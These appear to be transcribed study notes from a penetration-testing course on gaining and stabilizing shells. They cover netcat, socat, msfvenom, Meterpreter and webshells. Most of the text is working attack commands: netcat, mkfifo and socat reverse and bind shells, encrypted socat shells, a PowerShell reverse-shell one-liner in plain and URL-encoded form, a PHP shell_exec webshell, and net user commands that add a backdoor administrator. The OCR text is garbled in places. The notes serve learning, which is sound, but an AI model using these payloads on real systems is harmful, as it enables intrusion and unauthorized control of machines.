


## Shell


In the simplest possible terms, shells are what we use when interfacing with a Command Line environment (CLI).

Note:

When getting on shell in the target computer at first we get the non-interactive shell <sup>dumb shell</sup> only. Commands that need user interaction will not work.  
interactive shell → " " " will work




### Reverse Shell:



disadvantage:

difficult to configure the network for getting shell

### Bind Shell:



disadvantages:

May be detected by firewall.

Tools to get shell:

netcat socat Metasploit multi/handler resferom

Netcat:

How to create listener

`nc -nvlp <port no>`

es.) `nc -nvlp 1234`

How to connect

`nc <ip> <port no>`

es.) `nc 192.168.0.2 1234`

n → not resolve host names

v → verbose

l → listener

p → port no.

IP to connect

## Shell Stabilization

### How to Stabilize netcat shell

These shells are very unstable by default. Pressing Ctrl + C kills the whole thing. They are non-interactive, and often have strange formatting errors. This is due to netcat "shells" really being processes running inside a terminal, rather than being bonafide terminals in their own right.

To stabilize it, many methods are there. we see 3 methods to do that

#### Technique 1 - Python :-

##### Steps :

- i) The first thing to do is use `python -c 'import pty; pty.spawn("/bin/bash")'`, which uses Python to spawn a better featured bash shell; note that some targets may need the version of Python specified. If this is the case, replace python with python2 or python3 as required.

At this point our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.

- ii) Step two is: `export TERM=xterm` -- this will give us access to term commands such as clear.

- iii) Finally (and most importantly) we will background the shell using Ctrl + Z. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.

Note that if the shell dies, any input in your own terminal will not be visible (as a result of having disabled terminal echo). To fix this, type reset and press enter.

**Note:** TTY - Teletype ; PTY - Pseudo Teletype ; STTY - set Teletype

In some case, the size of the text in shell is big when reading text file, it can be fixed by manually adjust the rows & column of our shell to our display, it can be done by `stty -a` in our own terminal and note down the rows & columns and in our reverse/blind shell type `stty rows <no>` and `stty cols <no>`

Ref:- <https://null-byte.wonderhowto.com/how-to/upgrade-dumb-shell-fully-interactive-shell-for-more-flexibility-0197224/>

## Technique 2 - rlrwrap :-

↳ It is used in Listener, rlrwrap is not installed by default which can be installed using apt

↳ Listener can be invoked as

```
rlwrap nc -lvp <port>
```

### Note:

Mostly it is used for windows environment  
cos, it is difficult to stabilise

History, tel auto completion, arrow keys can be used immediately after connection  
But, ^C → we need to manually stabilise

## Technique 3 - Socat :-


↳ only for linux host, for windows it is less stable than netcat.

↳ Here, we first transfer socat compiled binary to target machine. CGT is achieved through starting simple HTTP server on Attacker machine & download in target either through netcat itself or awl / wget)

### Socat Shell:

↳ "ly to netcat but commands are somewhat complex.

### Reverse shell:

In Attacker: socat TCP-L:<port>  → mandatory (cos it requires 2 address)  
PC socat TCP-L : 1234 -

In Target : socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes (Windows Target)  
PC The "pipes" option is used to force powershell (or cmd.exe) to use Unix style standard input and output.

socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li" (Linux Target)

socat TCP : 10.0.0.5 : 1234 EXEC: calc.exe

## Bind Shell:

In Target : socat TCP-L:<PORT> EXEC:"bash -li"  
PC

[if target is linux]

In Target : socat TCP-L:<PORT> EXEC:powershell.exe,pipes  
PC

[if Target is windows]

In Attacker : socat TCP:<TARGET-IP>:<TARGET-PORT> *mandatory*  
PC

### Note:

Socat connects 2 points. (i.e)

- \* Listening port & keyboard
- \* Listening port & File
- \* Listening port & listening port

we get stable working reverse shell using this command only in linux

### Fully stable TTY linux reverse shell

In Attacker: socat TCP-L:<port> FILE:`tty`,raw,echo=0

PC

→ Here, we correct listening port and file

The simple listener we used in reverse and bind shell above can be connected to with any payload; however, this special listener (fully stable tty linux reverse shell) must be activated with a very specific special socat command. This means that the target must have socat installed. Most machines do not have socat installed by default, however, it's possible to upload a precompiled socat binary, which can then be executed as normal.

(special socat command)

In Target PC : socat TCP:<attacker-ip>:<attacker-port> EXEC:"bash -li",pty,stderr,sigint,setsid,sane

Here,

connecting to our Attacker machine      executes bash shell      arguments

pty, allocates a pseudoterminal on the target -- part of the stabilisation process  
stderr, makes sure that any error messages get shown in the shell (often a problem with non-interactive shells)  
sigint, passes any Ctrl + C commands through into the sub-process, allowing us to kill commands inside the shell  
setsid, creates the process in a new session  
sane, stabilises the terminal, attempting to "normalise" it.

## Socat Encrypted Shell :

→ we can also encrypt our socat shell so no one can spy the connection. Difficult to bypass IDS also.

to achieve that, we need to use openssl in command  
eg) `socat openssl-L :<port no>`

First we need to generate certificates for encryption

```
$ openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt
```

This command creates a 2048 bit RSA key with matching cert file, self-signed, and valid for just under a year. When you run this command it will ask you to fill in information about the certificate. This can be left blank, or filled randomly.

We then need to merge the two created files into a single .pem file:

```
$ cat shell.key shell.crt > shell.pem
```

After certificate generation, we connect by

Reverse shell :

In Attacker : `socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0` → mandatory  
PC

don't verify whether it is  
signed by recognised authority

In Target PC : `socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash`

Bind shell :

In Target PC : `socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes`

In Attacker PC : `socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0` ⊖

**Note :**

Again, note that even for a Windows target, the certificate must be used with the listener, so copying the PEM file across for a bind shell is required.

## More on shells :

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

(i.e) `nc -e /bin/sh 10.0.0.1 1234`

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

→ not in THM (from pentester monkey reverse shell)

Explanation:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

named pipe

interactive shell

stdin to stdout

(explained briefly in note)

sends to this ip (i.e) attacker system

{ like a cycle }

<https://youtube.com/watch?v=k6ri-LFWEj4&t=968>

## Toughackeme shell :

Reverse Shell :

A very similar command can be used to send a netcat reverse shell:

```
mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

Bird Shell :

```
mkfifo /tmp/f; nc -lvp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

explanation

The command first creates a named pipe at /tmp/f. It then starts a netcat listener, and connects the input of the listener to the output of the named pipe. The output of the netcat listener (i.e. the commands we send) then gets piped directly into sh, sending the stderr output stream into stdout, and sending stdout itself into the input of the named pipe, thus completing the circle.

## Note : File Descriptor with example

```
echo test > afile.txt
```

redirects stdout to afile.txt. This is the same as doing

```
echo test 1> afile.txt
```

To redirect stderr, you do:

```
echo test 2> afile.txt
```

>& is the syntax to redirect a stream to another file descriptor - 0 is stdin, 1 is stdout, and 2 is stderr.

You can redirect stdout to stderr by doing:

```
echo test 1>&2 # or echo test >&2
```

Or vice versa:

```
echo test 2>&1
```

So, in short... 2> redirects stderr to an (unspecified) file, appending &1 redirects stderr to stdout.

For windows, we can get access using powershell reverse shell

One liner script is available online. Toyhackeme reverse shell for powershell is given as,

powershell -c "\$client = New-Object System.Net.Sockets.TCPClient('<ip>,<port>');\$stream = \$client.GetStream();  
[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data =  
(New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );  
\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);  
\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush();\$client.Close()"

This is aligned to  
fit in text area  
Find it in

online (or) saved in .txt file in doc/imp

## MSFVENOM

↳ It is mainly used to create payloads for bind & reverse shell.

↳ part of metasploit framework.

Syntax: `msfvenom -p <payload> <options> [$ msfvenom -h]`

eg.) `msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=<listen-IP> LPORT=<listen-port>`

<u>payload</u>	<u>format</u>	<u>o/p</u>	<u>ip to</u>	<u>port to</u>
			connect back to	connect back to
			to	

## Meterpreter :

↳ Fully Featured shell & stable.

↳ Give additional functionality like screenshot, webcam streaming etc.

↳ But it can be only caught by metasploit

↳ disadvantage

## Staged vs Stageless :

↳ Staged payloads are sent in two parts. The first part is called the stager. This is a piece of code which is executed directly on the server itself. It connects back to a waiting listener, but doesn't actually contain any reverse shell code by itself. Instead it connects to the listener and downloads the actual payload. Thus the payload is split into two parts -- a small initial stager, then the bulkier reverse shell code which is downloaded when the stager is activated. Staged payloads require a special listener -- usually the Metasploit multi/handler.

↳ Stageless payloads are more common -- these are what we've been using up until now. They are entirely self-contained in that there is one piece of code which, when executed, sends a shell back immediately to the waiting listener.

↳ Due to its size can be detected easily by AV

## Payload naming conventions :

↳ Basic metasploit payload is given as `<OS>/<arch>/<payload>`

↳ `linux/x86/shell_reverse_tcp` is eg of linux 32 bit arch payload, but for only windows 32 bit arch, x86 is not mentioned

↳ In the above examples the payload used was `shell_reverse_tcp`. This indicates that it was a stageless payload. How?  
Stageless payloads are denoted with underscores (\_).

↳ The staged equivalent to this payload would be: `shell/reverse_tcp`

As staged payloads are denoted with another forward slash (/).

↳ These rules also applicable to meterpreter payloads

`windows/x64/meterpreter/reverse_tcp` → staged meterpreter payload for win 64 bit  
`linux/x86/meterpreter_reverse_tcp` → Stageless meterpreter payload for linux 32 bit

## Metasploit multi/handler :

↳ We need to use `multi/handler` when using meterpreter shells.

Steps :

i) `myconsole`

ii) use `exploit/multi/handler`

iii) set payload `<payload>`

iv) show options

v) set the option you need

vi) `exploit` → run it in background, so that after shell created you need to use `sessions -l` to list session & select session by typing `session <no>`

## Webshell :

↳ In some case, we upload web shell into our target web server by using upload function in web App.



4 This is simple one liner php web shell

```
<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

print      used for formatting      Execute the command on the system      get command as param from user

4 After uploading, we need to traverse to the location of our shell and in param type the command need to execute.

4 For windows target, Enter the below windows powershell in parameter

Available Online  
Same as we used above but URL-Encoded  
powershell%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%20%27%20%27%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22

Aligned (find actual command online)

Note :

After getting shells, usually shells are not stable & we need to escalate the privileges. This can be done by

4 In linux, sometimes ssh keys are present under /home/user/.ssh.

4 Dirty Cow Exploit helps in adding own account to the system.

4 Only in windows, passwords for some services are stored in registry as plain text or in hashed format (eg.) FileZilla password in FileZilla.Server.xml in program files under FileZilla)

4 We can even add user as our own if your shell is running in privileged access.

```
net user <username> <password> /add      // Create user
```

```
net localgroup administrators <username> /add      // Add created user to admin group
```

Then login to your account using SSH, RDP etc, based on the running services & get full access in system.